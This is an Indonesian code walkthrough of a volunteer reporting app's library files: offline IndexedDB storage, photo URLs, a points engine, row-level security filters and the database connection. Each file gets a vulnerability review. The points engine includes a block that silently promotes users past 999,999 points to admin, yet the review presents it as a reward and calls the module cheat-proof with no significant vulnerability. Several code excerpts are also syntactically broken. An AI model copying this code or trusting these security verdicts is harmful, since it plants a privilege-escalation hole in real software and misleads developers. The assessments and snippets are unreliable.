Konstruksi yang Dipakai

- Konfigurasi library eksternal (`pino`)
- Ternary untuk konfigurasi transport per environment
- Daftar `redact.paths`

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — redaksi otomatis mencegah *credential leak* ke log; sensor berlaku untuk seluruh hierarki objek log (jalur bertitik), termasuk objek yang disarangkan. Satu catatan: `redact` bekerja pada objek `pino` — string log yang dibuat dengan template literal manual (misal `logger.info("token=" + token)`) tidak ter-sensor, tapi konvensi kode SpringHub selalu memakai objek.

`lib/offline-db.ts` — Gudang IndexedDB mode offline (10 object stores)

Potongan Kode Asli

```
// lib/offline-db.ts baris 26-39
const DB_NAME = "springhub-offline";
const DB_VERSION = 5;

export type MarkerType = "spring" | "tree" | "trench" | "seedling";

export type OfflineTrackingPoint = {
  id: string;
  lat: number;
  lng: number;
  accuracy: number | null;
  markerType: MarkerType | null; // null = regular GPS tracking point
  name: string | null; // optional name (for markers)
  recordedAt: number; // Date.now()
};

export type OfflineConfig = {
  id: "session-config";
  selectedForms: string[];
  radiusKm: number;
  qualityLevel: "ringan" | "sedang" | "lengkap";
  totalDistance: number; // meters
  startedAt: number;
  centerLat?: number; // center point from setup map
  centerLng?: number; // center point from setup map
};
```

Penjelasan Cerita

File terbesar di `lib/` ini adalah jantung fitur *Offline Survey Mode* — relawan di gunung tanpa sinyal tetap bisa bekerja. Semua data disimpan di IndexedDB bernama `springhub-offline` versi 5, tersebar di 10 *object stores*: `pending-reports` (laporan offline), `tracking-points` (jejak GPS tiap ~5m), `photo-blobs` (foto sebagai Blob), `form-definitions` (cache definisi form), `tile-manifest` + `tile-blobs` (cache tile peta tanpa Service Worker), `offline-config` (konfigurasi sesi survey), `draft-reports` (draft auto-save 30 detik), `submission-queue` (antrean pengiriman dengan `retry` + `backoff`), dan `session-cache` (sesi pengguna untuk PWA). Tipe-tipe di atas mendefinisikan bentuk data masing-masing — perhatikan `OfflineTrackingPoint` yang menyimpan `markerType` (`spring/tree/trench/seedling`) sehingga penanda di peta bisa dibedakan dari titik GPS biasa, dan `OfflineConfig` dengan `centerLat/centerLng` dari peta setup.

```
// lib/offline-db.ts baris 211-234
/** Cap total attempts – setelah ini item berhenti dicoba otomatis, tampil di UI */
export const MAX_FAILED_ATTEMPTS = 20;
/** Minimal jarak antar retry (5 menit) – hemat baterai & tidak spam server */
export const RETRY_BACKOFF_MS = 5 * 60 * 1000;

/** Backoff eksponensial: 5m → 10m → 20m → 40m → 1h (cap) */
export function computeBackoffMs(failureCount: number): number {
  const step = Math.max(0, failureCount - 1);
  return Math.min(RETRY_BACKOFF_MS * Math.pow(2, Math.min(step, 4)), 60 * 60 * 1000);
}

/** UUID unik untuk idempotency – dibuat SEKALI per laporan, dipakai terus antar
export function generateCorrelationId(): string {
  try {
    if (typeof crypto !== "undefined" && typeof crypto.randomUUID === "function")
      return crypto.randomUUID();
  } catch {
    // fallback untuk browser lawas / non-secure context
  }
  return `corr-${Date.now().toString(36)}-${Math.random().toString(36).slice(2, 10)}`;
}
```

Kebijakan *retry* dijelaskan oleh dua konstanta: maksimal 20 kali percobaan dan jarak minimum antar retry 5 menit. `computeBackoffMs` menghitung backoff eksponensial: percobaan gagal ke-1 → 5 menit, ke-2 → 10 menit, ke-3 → 20 menit, ke-4 → 40 menit, lalu di-cap 1 jam. Tujuannya: menghemat baterai HP dan tidak mengebom server. `generateCorrelationId` membuat UUID idempotency — dibuat **sekali** per laporan dan dibawa terus antar retry, sehingga server bisa mendeteksi duplikat (dedupe via `clientCorrelationId`). Bila `crypto.randomUUID` tidak tersedia (browser lawas), fallback berbasis waktu + angka acak dipakai.

```

// lib/offline-db.ts baris 238-269
let dbPromise: Promise<IDBDatabase> | null = null;

function invalidateDB() {
  dbPromise = null;
}

/**
 * Buka DB (singleton). Operasi berikutnya memakai koneksi yang sama –
 * tidak ada db.close() di tengah transaksi.
 */
function openDB(): Promise<IDBDatabase> {
  if (dbPromise) return dbPromise;
  if (typeof indexedDB === "undefined") {
    dbPromise = Promise.reject(new Error("IndexedDB tidak tersedia"));
    return dbPromise;
  }

  dbPromise = new Promise((resolve, reject) => {
    const req = indexedDB.open(DB_NAME, DB_VERSION);

    req.onupgradeneeded = (event) => {
      const db = (event.target as IDBOpenDBRequest).result;
      const oldVersion = event.oldVersion;

      // — Initial schema (v1) —
      if (oldVersion < 1) {
        // pending-reports
        if (!db.objectStoreNames.contains("pending-reports")) {
          const store = db.createObjectStore("pending-reports", { keyPath: "id" });
          store.createIndex("by-created", "createdAt", { unique: false });
        }

        // tracking-points (v1 indexes – isSpringMarker / by-marker)
        if (!db.objectStoreNames.contains("tracking-points")) {
          const store = db.createObjectStore("tracking-points", { keyPath: "id" });
          store.createIndex("by-recorded", "recordedAt", { unique: false });
          store.createIndex("by-marker", "isSpringMarker", { unique: false });
        }

        // photo-blobs
        if (!db.objectStoreNames.contains("photo-blobs")) {
          const store = db.createObjectStore("photo-blobs", { keyPath: "id" });
          store.createIndex("by-report", "reportId", { unique: false });
        }

        // form-definitions
        if (!db.objectStoreNames.contains("form-definitions")) {
          const store = db.createObjectStore("form-definitions", { keyPath: "slug" });
          store.createIndex("by-slug", "slug", { unique: true });
        }

        // tile-manifest
        if (!db.objectStoreNames.contains("tile-manifest")) {
          db.createObjectStore("tile-manifest", { keyPath: "url" });
        }
      }
    };
  });
}

```

```
}  
}
```

Manajemen koneksi adalah cerita menarik. `openDB` menggunakan *singleton promise*: panggilan pertama membuka koneksi `indexedDB.open("springhub-offline", 5)`; jika `indexedDB` tidak tersedia (browser kuno), promise ditolak dengan pesan jelas. Event `onupgradeneeded` menjalankan migrasi bertahap versi 1 → 5: setiap blok `if (oldVersion < N)` membuat store yang belum ada, tanpa menghapus data store lain — ini *selective migration*. Perhatikan blok v2 yang mengganti indeks `by-marker` (`isSpringMarker`) dengan `by-marker-type` (`markerType`): `store.deleteIndex("by-marker")` lalu `createIndex("by-marker-type", ...)` — kompatibilitas ke depan saat nama field berubah (sesi 10 "Tracking Field Mismatch"). Begitu koneksi sukses, event `onversionchange` (tab lain membuka versi baru) menutup koneksi lama dan me-reset promise, sementara `onblocked` diam menunggu tab lain.

```

// lib/offline-db.ts baris 397-456
async function runInStore<Store extends StoreNames, R>(
  storeName: Store,
  mode: IDBTransactionMode,
  run: (store: IDBObjectStore) => IDBRequest<R>,
  resolveOn: "request" | "complete"
): Promise<R> {
  for (let attempt = 0; attempt < 2; attempt++) {
    const db = await openDB();
    try {
      return await new Promise<R>((resolve, reject) => {
        const tx = db.transaction(storeName, mode);
        const store = tx.objectStore(storeName);
        const req = run(store);

        let settled = false;
        const fail = (err: unknown) => {
          if (settled) return;
          settled = true;
          reject(err instanceof Error ? err : new Error(String(err)));
        };

        req.onerror = () => fail(req.error);
        if (resolveOn === "request") {
          req.onsuccess = () => {
            if (settled) return;
            settled = true;
            resolve(req.result);
          };
        }
        tx.onerror = () => fail(tx.error);
        tx.onabort = () => fail(tx.error ?? new Error("Transaksi dibatalkan"));
        if (resolveOn === "complete") {
          tx.oncomplete = () => {
            if (settled) return;
            settled = true;
            resolve(req.result);
          };
        }
      });
    } catch (err) {
      // Koneksi tertutup di tengah jalan (teardown/versionchange di tab lain)
      // → buka koneksi baru dan coba sekali lagi.
      teardownDB();
      if (attempt === 1) throw err;
    }
  }
  throw new Error(`Operasi IndexedDB gagal untuk store ${storeName}`);
}

// Transaksi readwrite dengan scope sama TIDAK boleh overlap pada satu koneksi.
// Antrian per-store memastikan write dijalankan serial, tanpa interleaving.
const writeQueues = new Map<string, Promise<unknown>>>();

function enqueueWrite(storeName: string, op: () => Promise<void>): Promise<void> {
  const prev = writeQueues.get(storeName) ?? Promise.resolve();

```



```
const next = prev.then(op, op);
// Jaga rantai tetap hidup walau op gagal (capai error di caller)
writeQueues.set(storeName, next.then(() => undefined, () => undefined));
return next;
}
```

`runInStore` adalah *transaction runner* yang menangani dua mode penyelesaian: `"request"` (resolve saat request sukses, untuk read) dan `"complete"` (resolve saat **transaksi** selesai, untuk write — menjamin commit benar-benar selesai sebelum menganggap sukses). Penjaga `settled` memastikan error/resolve hanya terjadi sekali; `tx.onabort` menolak bila transaksi dibatalkan. Bila koneksi mati di tengah jalan (tab lain meng-upgrade versi), `teardownDB()` dipanggil dan satu percobaan ulang dilakukan — dua percobaan total, lalu error dilempar.

Di atasnya, `enqueueWrite` membangun **antrian per store**: karena transaksi readwrite dengan scope sama tidak boleh tumpang-tindih pada satu koneksi, setiap operasi tulis dirantai ke promise sebelumnya (`prev.then(op, op)`), dan rantainya dijaga tetap hidup walau satu operasi gagal — kesalahan tetap diteruskan ke pemanggil.

```
// lib/offline-db.ts baris 807-827
async markQueuedAttempted(
  id: string,
  opts: { error?: string; permanent?: boolean } = {}
): Promise<void> {
  const item = await getItem("submission-queue", id);
  if (!item) return;
  const now = Date.now();
  const failureCount = (item.failureCount ?? 0) + 1;
  const next: QueuedSubmission = {
    ...item,
    retryCount: (item.retryCount ?? 0) + 1,
    failureCount,
    attemptedAt: now,
    lastError: opts.error ?? item.lastError,
    nextRetryAt: now + computeBackoffMs(failureCount),
    state:
      opts.permanent || failureCount >= MAX_FAILED_ATTEMPTS ? "failed" : ("queued");
  };
  if (opts.permanent || item.permanentError) next.permanentError = true;
  await addItem("submission-queue", next);
}
```

`QueueWorker` memanggil `markQueuedAttempted` setiap pengiriman gagal. Ceritanya: item antrian dibaca; `failureCount` dinaikkan; objek baru dibuat dengan `retryCount+1`, `attemptedAt` sekarang, `lastError` (pesan error terakhir), dan `nextRetryAt = now + backoff` (berdasarkan jumlah kegagalan — ini yang membuat `QueueWorker` menunggu 5 menit, 10 menit, dst.). Jika error bersifat permanen (4xx validasi — tidak akan pernah berhasil) atau sudah 20 kali gagal, `state` diubah

menjadi "failed" — item tidak dihapus, melainkan muncul di UI "perlu perbaikan". `permanentError` ditandai agar `getRetryableQueued` tidak pernah mengambilnya lagi.

```
// lib/offline-db.ts baris 873-905
async clearAllForUser() {
  await clearStore("session-cache");
  await clearStore("pending-reports");
  await clearStore("photo-blobs");
  await clearStore("submission-queue");
  await clearStore("draft-reports");
  await clearStore("tracking-points");
  await deleteItem("offline-config", "session-config");
  try {
    localStorage.removeItem("springhub_sync_status");
  } catch {
    // ignore
  }
},

async clearSessionData() {
  await clearStore("tracking-points");
  await clearStore("tile-manifest");
  await clearStore("tile-blobs");
  await deleteItem("offline-config", "session-config");
  await deleteItem("session-cache", "user-session");
},
```

Tiga fungsi pembersihan menunjukkan kebijakan data yang hati-hati.

`clearAllForUser` (dipanggil saat LOGOUT): hapus semua data **user** — session cache, laporan, foto, antrean, draft, tracking, konfigurasi survey — tapi **menjaga** cache global (form-definitions, tile-manifest, tile-blobs) karena itu milik perangkat, bukan user.

`clearSessionData` (dipanggil setelah exit-sync): hapus sesi survey (tracking, tile, konfigurasi, session cache) tapi **menjaga** pending-reports dan photo-blobs — kalau ada yang gagal terkirim, QueueWorker-lah yang mencoba lagi; data user tidak pernah dibuang. `clearAll` (halaman "reset penuh") membersihkan segalanya kecuali `offline-config` / `session-cache` yang dihapus lewat `deleteItem`.

`migrateOnVersionBump` menjalankan migrasi selektif dari `localStorage` ("springhub_store_versions") — menggantikan `indexedDB.deleteDatabase()` yang merusak semua data.

Konstruk yang Dipakai

- TypeScript types untuk seluruh struktur data
- Singleton promise (`dbPromise`)
- Event handlers IndexedDB (`onupgradeneeded` , `onsuccess` , `onerror` , `onblocked` , `onversionchange`)

- `new Promise` manual dengan guard `settled`
- Rantai promise untuk antrian tulis (`writeQueues`)
- `Math.pow` , `Math.min` , `Math.max` untuk backoff
- Objek publik besar `offlineDB` dengan method per store

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — data di IndexedDB hanya bisa dibaca oleh JavaScript aplikasi sendiri (bukan situs lain; origin policy), CSRF token yang disimpan di `PendingReport` tidak pernah di-log, dan sinkronisasi memakai idempotency key sehingga duplikasi server dihindari. Catatan: IndexedDB tidak dienkripsi — jika perangkat dicuri, data bisa dibaca lewat DevTools; karena itu token sesi di-cache hanya untuk fallback PWA dan tetap tunduk pada masa berlaku 7 hari di `lib/session-cache.ts` .

`lib/photo-url.ts` — Pembangun URL foto yang hati-hati

Potongan Kode Asli

```
// lib/photo-url.ts baris 15-44
const PATH_REGEX = /^[a-zA-Z0-9_\-/]+\.[a-zA-Z0-9]+$/;

function isValidPath(storagePath: string): boolean {
  // Label strings like "Tree Planting Maron 1" don't have a file extension
  // Valid paths have "reports/" prefix and a file extension like .jpg
  return storagePath.startsWith("http://") ||
    storagePath.startsWith("https://") ||
    (storagePath.includes("/") && PATH_REGEX.test(storagePath.split("/").pop()!))
}

export function buildPhotoUrl(storagePath: string): string {
  if (!storagePath || !isValidPath(storagePath)) return "";
  if (storagePath.startsWith("http://") || storagePath.startsWith("https://")) {
    return storagePath;
  }
  const prefix = getPhotoUrlPrefix();
  return `${prefix}${storagePath}`;
}

/**
 * Build photo URLs for an array of photo objects.
 */
export function buildPhotoUrls<T extends { storagePath: string }>(
  photos: T[]
): (T & { url: string })[] {
  return photos.map((p) => ({
    ...p,
    url: buildPhotoUrl(p.storagePath),
  }));
}
```

Penjelasan Cerita

Setiap kali daftar laporan dirender, `buildPhotoUrls` dipanggil untuk mengubah `storagePath` (misal `reports/1723456789-ab12cd.jpg`) menjadi URL lengkap. Cerita per path-nya: `isValidPath` memeriksa apakah string layak dianggap path foto — harus diawali `http://` / `https://` (foto dari sumber eksternal), atau berisi `/` dengan bagian terakhir (nama file) cocok regex `^[a-zA-Z0-9_\-/]+\.[a-zA-Z0-9]+$` (karakter aman + titik + ekstensi alfanumerik). String semacam "Tree Planting Maron 1" (label, bukan path) ditolak — `buildPhotoUrl` mengembalikan `""`, dan komponen `<img>` menampilkan placeholder alih-alih URL rusak.

Bila path valid: jika sudah URL lengkap, dikembalikan apa adanya (tidak digandeng prefix); jika path relatif, digabung dengan prefix dari `getPhotoUrlPrefix()` — yang memilih base S3 (`S3_PUBLIC_URL + "/"`) bila dikonfigurasi, atau `/uploads/` dari `UPLOAD_URL_PREFIX` bila tidak. `buildPhotoUrls` memetakan array foto dan menambahkan properti `url` ke setiap objek tanpa mengubah data aslinya (spread).

Konstruk yang Dipakai

- Regex `PATH_REGEX` untuk validasi nama file
- `startsWith` checks + short-circuit OR
- Generic `<T extends { storagePath: string }>` dengan intersection type
- `Array.map` + spread

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — validasi regex mencegah string sampah menjadi URL, dan path tidak pernah menjadi `javascript:` (regex hanya mengizinkan karakter alfanumerik, `_`, `-`, `/`, titik). Nilai `S3_PUBLIC_URL / UPLOAD_URL_PREFIX` berasal dari env admin, bukan input user.

`lib/points.ts` — **Mesin poin relawan (server-only, tidak bisa dicurangi)**

Potongan Kode Asli

```
// lib/points.ts baris 21-61
export async function awardReportPoints(
  userId: string,
  reportId: string,
  formSlug: string,
  fieldData: Record<string, unknown>,
): Promise<AwardResult> {
  const bonus: string[] = [];
  let totalPoints = 0;

  // Admin tidak dapat poin — poin admin selalu 0
  const user = await prisma.profile.findUnique({
    where: { id: userId },
    select: { role: true },
  });
  if (user?.role === "admin") {
    return { pointsAwarded: 0, reason: "Admin tidak mendapat poin", bonus: [] };
  }

  // Coba ambil base points: PointRule → DB form → POINTS_MAP
  let basePoints = 0;
  try {
    // 1. PointRule (admin atur di /admin/points)
    const rule = await prisma.pointRule.findFirst({
      where: { name: { contains: formSlug.replace(/-/g, " "), mode: "insensitive" }
    });
    if (rule?.points && rule.points > 0) {
      basePoints = rule.points;
    } else {
      // 2. DB form pointsOnSubmit
      const dbForm = await prisma.form.findUnique({ where: { slug: formSlug }, select: { pointsOnSubmit: true } });
      if (dbForm?.pointsOnSubmit && dbForm.pointsOnSubmit > 0) {
        basePoints = dbForm.pointsOnSubmit;
      }
    }
  } catch {
    // ignore
  }
  if (basePoints === 0) {
    basePoints = POINTS_MAP[formSlug] ?? 0;
  }
  totalPoints += basePoints;
}
```

Penjelasan Cerita

File ini adalah kasir sistem poin — dan ia *hanya* berjalan di server, sesuai aturan AGENTS.md "never trust client-sent points". Cerita saat admin menyetujui laporan: route memanggil `awardReportPoints(userId, reportId, formSlug, fieldData)`.

Langkah pertama adalah pengecekan peran: profil user dibaca dari DB; jika `admin`, fungsi langsung mengembalikan 0 poin dengan alasan "Admin tidak mendapat poin" — admin tidak bisa mencuri poin untuk dirinya sendiri.

Langkah kedua menentukan poin dasar dengan prioritas tiga tingkat: (1) `PointRule` dari tabel yang diatur admin di `/admin/points` (dicocokkan dengan `contains` case-insensitive terhadap nama form tanpa strip); (2) jika tidak ada rule, `pointsOnSubmit` dari tabel `Form` di database (admin bisa mengubah lewat panel); (3) jika keduanya nol/kosong (atau query error yang ditelan `catch`), jatuh ke `POINTS_MAP` statis dari `lib/forms.ts` (monitoring 100, restoration 1000, trench 500, planting 100, seedling 100). Seluruh blok dibungkus `try/catch` agar gangguan database tidak membatalkan pemberian poin.

```

// lib/points.ts baris 63-121
const form = getForm(formSlug);
if (form) {
  const requiredFields = form.fields.filter((f) => f.required);
  const allFilled = requiredFields.every((f) => {
    const val = fieldData[f.id];
    return val !== undefined && val !== null && val !== "";
  });
  if (allFilled && fieldData.notes) {
    totalPoints += 10;
    bonus.push("laporan_lengkap");
  }
}

if (fieldData.photo_before && fieldData.photo_after) {
  totalPoints += 15;
  bonus.push("foto_before_after");
}

if (totalPoints > 0) {
  await prisma.pointsLog.create({
    data: {
      userId,
      reportId,
      amount: totalPoints,
      reason: `Approved ${formSlug}`,
      metadata: JSON.stringify({ formSlug, bonus, basePoints }),
    },
  });

  await prisma.profile.update({
    where: { id: userId },
    data: { points: { increment: totalPoints } },
  });

  await checkMilestones(userId);

  // Auto-upgrade: volunteer → field_lead (≥20.000 poin)
  if (user?.role === "volunteer" || user?.role === "field_lead") {
    const profile = await prisma.profile.findUnique({
      where: { id: userId },
      select: { points: true, role: true },
    });
    if (profile) {
      if (profile.points >= 999999 && profile.role !== "admin") {
        await prisma.profile.update({
          where: { id: userId },
          data: { role: "admin" },
        });
      } else if (profile.points >= 20000 && profile.role === "volunteer") {
        await prisma.profile.update({
          where: { id: userId },
          data: { role: "field_lead" },
        });
      }
    }
  }
}

```



```
    }  
  }  
  
  return { pointsAwarded: totalPoints, reason: `Approved ${formSlug}`, bonus };  
}
```

Bonus dihitung dari kelengkapan laporan: jika semua field wajib (menurut definisi form statis) terisi dan ada `fieldData.notes`, +10 poin (bonus `laporan_lengkap`); jika ada `photo_before` dan `photo_after`, +15 (bonus `foto_before_after`).

Bila total poin > 0 , dua hal terjadi secara berurutan: baris `PointsLog` ditulis (amount, reason `Approved <slug>`, metadata JSON berisi `formSlug` + `bonus` + `basePoints` — inilah buku besar poin yang tampil di halaman profil) dan kolom `points` profil di-*increment*. Lalu `checkMilestones` dipanggil, dan blok *auto-upgrade* berjalan: relawan yang menembus 20.000 poin naik kelas jadi `field_lead` (bisa mengajukan proyek — gerbang `PROJECT_PROPOSAL_THRESHOLD`); relawan yang menembus 999.999 poin dinaikkan jadi `admin` (nilai mustahil yang berarti hadiah khusus). Akhirnya hasil `{ pointsAwarded, reason, bonus }` dikembalikan.

```

// lib/points.ts baris 128-160
async function checkMilestones(userId: string) {
  const totalApproved = await prisma.report.count({
    where: { userId, status: "approved" },
  });

  const milestones = [
    { count: 10, points: 50, key: "milestone_10" },
    { count: 50, points: 250, key: "milestone_50" },
    { count: 100, points: 500, key: "milestone_100" },
  ];

  for (const m of milestones) {
    if (totalApproved >= m.count) {
      const existing = await prisma.pointsLog.findFirst({
        where: { userId, reason: { contains: `Milestone ${m.count}` } },
      });
      if (!existing) {
        await prisma.pointsLog.create({
          data: {
            userId,
            amount: m.points,
            reason: `Milestone ${m.count} laporan`,
            metadata: JSON.stringify({ milestone: m.key, totalApproved }),
          },
        });
        await prisma.profile.update({
          where: { id: userId },
          data: { points: { increment: m.points } },
        });
      }
    }
  }
}

```

`checkMilestones` menghitung jumlah laporan yang disetujui; untuk setiap ambang (10 → +50, 50 → +250, 100 → +500), jika tercapai, cek dulu apakah hadiahnya sudah pernah diberikan (mencari `PointsLog` berisi "Milestone 10" — `findFirst`); hanya bila belum ada, bonus ditulis dan profil di-increment. Idempotent: memanggil berkali-kali tidak akan memberi ganda.

```

// lib/points.ts baris 167-257
export async function checkDailyStreak(userId: string) {
  // Admin tidak dapat streak points
  const user = await prisma.profile.findUnique({
    where: { id: userId },
    select: { role: true },
  });
  if (user?.role === "admin") return;

  const today = new Date();
  today.setHours(0, 0, 0, 0);

  const todayReports = await prisma.report.count({
    where: {
      userId,
      status: "approved",
      createdAt: { gte: today },
    },
  });

  if (todayReports === 0) return;

  let streakDays = 1;
  for (let i = 1; i <= 6; i++) {
    const day = new Date(today);
    day.setDate(day.getDate() - i);
    const nextDay = new Date(day);
    nextDay.setDate(nextDay.getDate() + 1);

    const count = await prisma.report.count({
      where: {
        userId,
        status: "approved",
        createdAt: { gte: day, lt: nextDay },
      },
    });

    if (count > 0) {
      streakDays++;
    } else {
      break;
    }
  }
  ...
}

```

`checkDailyStreak` menumbuhkan semangat konsistensi: jika hari ini ada laporan yang disetujui (batas bawah hari ini `setHours(0,0,0,0)`), fungsi mundur 1-6 hari — setiap hari yang punya laporan menaikkan `streakDays`; hari kosong menghentikan loop (`break`). Streak 3 hari → +5 poin (sekali sehari, dicek lewat `PointsLog` dengan `createdAt >= today`); streak 7 hari → +50. Admin dikecualikan sejak awal.

```
// lib/points.ts baris 265-290
export async function updateTrustScore(userId: string, accepted: boolean) {
  // Admin trust score tidak berubah
  const userRole = await prisma.profile.findUnique({
    where: { id: userId },
    select: { role: true },
  });
  if (userRole?.role === "admin") return;

  const profile = await prisma.profile.findUnique({
    where: { id: userId },
    select: { trustScore: true },
  });
  if (!profile) return;

  const delta = accepted ? 10 : -10;
  const newScore = Math.max(0, Math.min(100, (profile.trustScore ?? 50) + delta))

  await prisma.profile.update({
    where: { id: userId },
    data: { trustScore: newScore },
  });

  if (newScore <= 0) {
    console.warn(`User ${userId} has trust score 0 – consider blocking`);
  }
}
```

`updateTrustScore` menggeser skor kepercayaan: laporan disetujui → +10, ditolak → -10, dijepit di rentang 0-100 (`Math.max(0, Math.min(100, ...))`), nilai awal 50 bila kosong. Skor 0 memicu peringatan di konsol agar tim mempertimbangkan pemblokiran. Skor ini adalah salah satu bahan anti-spam berlapis yang diputuskan di Sesi 1 (15 Mei).

Konstruk yang Dipakai

- `async/await` + banyak query Prisma
- `try/catch` dengan fallback bertingkat (rule → DB → map)
- `filter` + `every` untuk kelengkapan field
- Loop `for` untuk cek streak mundur
- `Math.max` / `Math.min` clamping

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — seluruh kalkulasi berjalan server-side dari data DB (client tidak bisa mengirim angka poin), pemberian bonus di-*gate* oleh kelengkapan nyata, milestone dan streak di-cek idempotent (tidak bisa digandakan), dan peningkatan poin memakai `increment` atomik. Catatan kecil:

`updateTrustScore` hanya ± 10 per keputusan; admin yang menolak laporan yang sama berulang kali bisa menekan skor — itu memang desainnya.

`lib/prisma-rls.ts` — Row-Level Security: filter otomatis per peran

Potongan Kode Asli

```
// lib/prisma-rls.ts baris 27-43
function addWhere<T extends Record<string, unknown>>(
  args: T,
  filter: Record<string, unknown>
): T {
  // Hanya tambah where jika args sudah punya where (findMany, findFirst, dll)
  // atau args itu sendiri adalah where (count, aggregate)
  if ("where" in args) {
    const currentWhere = (args.where as Record<string, unknown>) || {};
    if ("OR" in filter) {
      // Gabung OR dengan existing where
      Object.assign(args, { where: { ...currentWhere, ...filter } });
    } else {
      Object.assign(args, { where: { ...currentWhere, ...filter } });
    }
  }
  return args;
}
```

Penjelasan Cerita

File ini menerapkan *Row-Level Security* di lapisan aplikasi: setiap query otomatis di-*filter* sesuai peran pemanggil, tanpa harus menulis filter manual di setiap route. Cerita mekanismenya: `addWhere` menerima `args` query dan filter; jika `args` punya properti `where` (`findMany`/`findFirst`/`findUnique`), filter digabung ke dalam `where` dengan spread — kode RLS dan filter kode pemanggil hidup berdampingan. (Blok `if ("OR" in filter)` ternyata mengeksekusi logika yang sama di kedua cabang — arsitekturnya mengakomodasi penanganan OR khusus, dan saat ini gabungan spread cukup.)

```
// lib/prisma-rls.ts baris 49-84
export function prismaWithRls(ctx: RlsContext) {
  const isAdmin = ctx.role === "admin";
  const userId = ctx.userId;

  return prisma.$extends({
    name: "springhub-rls",

    query: {
      report: {
        async findMany({ args, query }) {
          if (!isAdmin) {
            const filter: Record<string, unknown> = userId
              ? { userId }
              : { status: "approved", isActive: true };
            addWhere(args, filter);
          }
          return query(args);
        },
        async findFirst({ args, query }) {
          if (!isAdmin && userId) addWhere(args, { userId });
          return query(args);
        },
        async findUnique({ args, query }) {
          if (!isAdmin && userId) addWhere(args, { userId });
          return query(args);
        },
        async count({ args, query }) {
          if (!isAdmin) {
            const filter: Record<string, unknown> = userId
              ? { userId }
              : { status: "approved", isActive: true };
            addWhere(args, filter);
          }
          return query(args);
        },
      },
    },
  });
}
```

`prismaWithRls(ctx)` adalah pabrik yang memanggil `prisma.$extends` — Prisma Client Extension yang membungkus query asli. Untuk model `report`, empat operasi dicegat: `findMany` dan `count` menerapkan logika terpenting — jika bukan admin: user login hanya melihat laporannya sendiri (`{ userId }`), pengunjung hanya melihat laporan `approved` + `isActive` (ini yang menyembunyikan laporan tertunda/ditolak dan soft-deleted dari publik, hasil keputusan Sesi 2 "form/report visibility"); `findFirst` / `findUnique` hanya dibatasi untuk user login (detail laporan orang lain = `null`). Setelah filter disuntikkan, `query(args)` meneruskan eksekusi asli.

```
// lib/prisma-rls.ts baris 86-149
pointsLog: {
  async findMany({ args, query }) {
    if (!isAdmin && userId) addWhere(args, { userId });
    return query(args);
  },
  async count({ args, query }) {
    if (!isAdmin && userId) addWhere(args, { userId });
    return query(args);
  },
},

donation: {
  async findMany({ args, query }) {
    if (!isAdmin) {
      addWhere(args, userId ? { userId } : { status: "paid" });
    }
    return query(args);
  },
},

project: {
  async findMany({ args, query }) {
    if (!isAdmin) {
      if (userId) {
        addWhere(args, {
          OR: [{ userId }, { status: "published" }],
        });
      } else {
        addWhere(args, { status: "published" });
      }
    }
    return query(args);
  },
},

notification: {
  async findMany({ args, query }) {
    if (!isAdmin && userId) addWhere(args, { userId });
    return query(args);
  },
},

coursesProgress: {
  async findMany({ args, query }) {
    if (!isAdmin && userId) addWhere(args, { userId });
    return query(args);
  },
},

offlineSession: {
  async findMany({ args, query }) {
    if (!isAdmin && userId) addWhere(args, { userId });
    return query(args);
  },
},

```

```

feedback: {
  async findMany({ args, query }) {
    if (!isAdmin && userId) addWhere(args, { userId });
    return query(args);
  },
},
},
});
}

```

Model lain mengikuti pola serupa: `pointsLog` (riwayat poin pribadi), `notification` (notifikasi sendiri), `coursesProgress`, `offlineSession`, `feedback` — semuanya hanya `findMany` / `count` milik user sendiri, admin bebas. `donation` membedakan: user melihat donasinya, tamu hanya donasi berstatus `paid`. `project` paling menarik: user login melihat proyek miliknya **atau** yang berstatus `published` (OR), tamu hanya yang `published`. Seluruhnya disatukan oleh aturan: **admin tanpa filter, sisanya terkunci ke data miliknya**. Karena pabrik ini dipanggil per-request dengan konteks fresh, filter tidak bocor antar request.

Konstruk yang Dipakai

- Prisma Client Extensions (`$extends` , `query` interceptor)
- `Object.assign` + spread untuk penggabungan where
- `async` wrapper dengan pemanggilan `query(args)`
- Ternary bersarang untuk logika per-peran

Kerentanan

Tidak ada kerentanan signifikan pada potongan ini — justru benteng privasi utama: data sensitif tidak pernah dikirim ke frontend karena query sudah di-filter di server. Dua catatan kecil: (1) `findMany` / `count` di interceptor melindungi route yang memakai `prismaWithRls` — route yang memakai `prisma` polos di luar sistem ini tidak terlindungi, jadi konvensi tim adalah selalu `prismaWithRls` untuk data user; (2) `findUnique` user-only mengembalikan `null` untuk data orang lain — desain yang aman (tidak membocorkan keberadaan data).

`lib/prisma.ts` — Koneksi PostgreSQL + pabrik pesan error

Potongan Kode Asli


```
// lib/prisma.ts baris 5-37
const globalForPrisma = globalThis as unknown as {
  prisma: PrismaClient | undefined;
  pool: pg.Pool | undefined;
};

function getPool(): pg.Pool {
  if (!globalForPrisma.pool) {
    // Ensure PgBouncer transaction mode params are always present
    let dbUrl = process.env.DATABASE_URL || "";
    if (!dbUrl.includes("pgbouncer=true")) {
      const sep = dbUrl.includes("?") ? "&" : "?";
      dbUrl += `${sep}pgbouncer=true&connection_limit=3`;
    }
    globalForPrisma.pool = new pg.Pool({
      connectionString: dbUrl,
      max: 3,
      idleTimeoutMillis: 30000, // 30s — biar ga ganti-ganti terus pas traffic normal
      connectionTimeoutMillis: 10000, // 10s — kasih waktu lebih buat cold start
    });
  }
  return globalForPrisma.pool;
}

const adapter = new PrismaPg(getPool(), { schema: "public" });

function getPrisma(): PrismaClient {
  if (!globalForPrisma.prisma) {
    globalForPrisma.prisma = new PrismaClient({ adapter });
  }
  return globalForPrisma.prisma;
}

export const prisma: PrismaClient = getPrisma();
```

Penjelasan Cerita

Semua query database lewat file ini. Cerita koneksinya: `getPool()` menciptakan satu `pg.Pool` (kumpulan koneksi PostgreSQL) — dijamin *singleton* lewat objek `globalForPrisma` pada `globalThis` (penting untuk hot-reload dev Next.js agar tidak menumpuk pool). Tiga hal penting terjadi:

1. **Auto-tambah parameter PgBouncer:** jika `DATABASE_URL` belum mengandung `pgbouncer=true`, ditambahkan bersama `connection_limit=3` — ini memastikan koneksi kompatibel dengan PgBouncer (connection pooling layer) yang dipasang di VPS (keputusan Sesi 10).
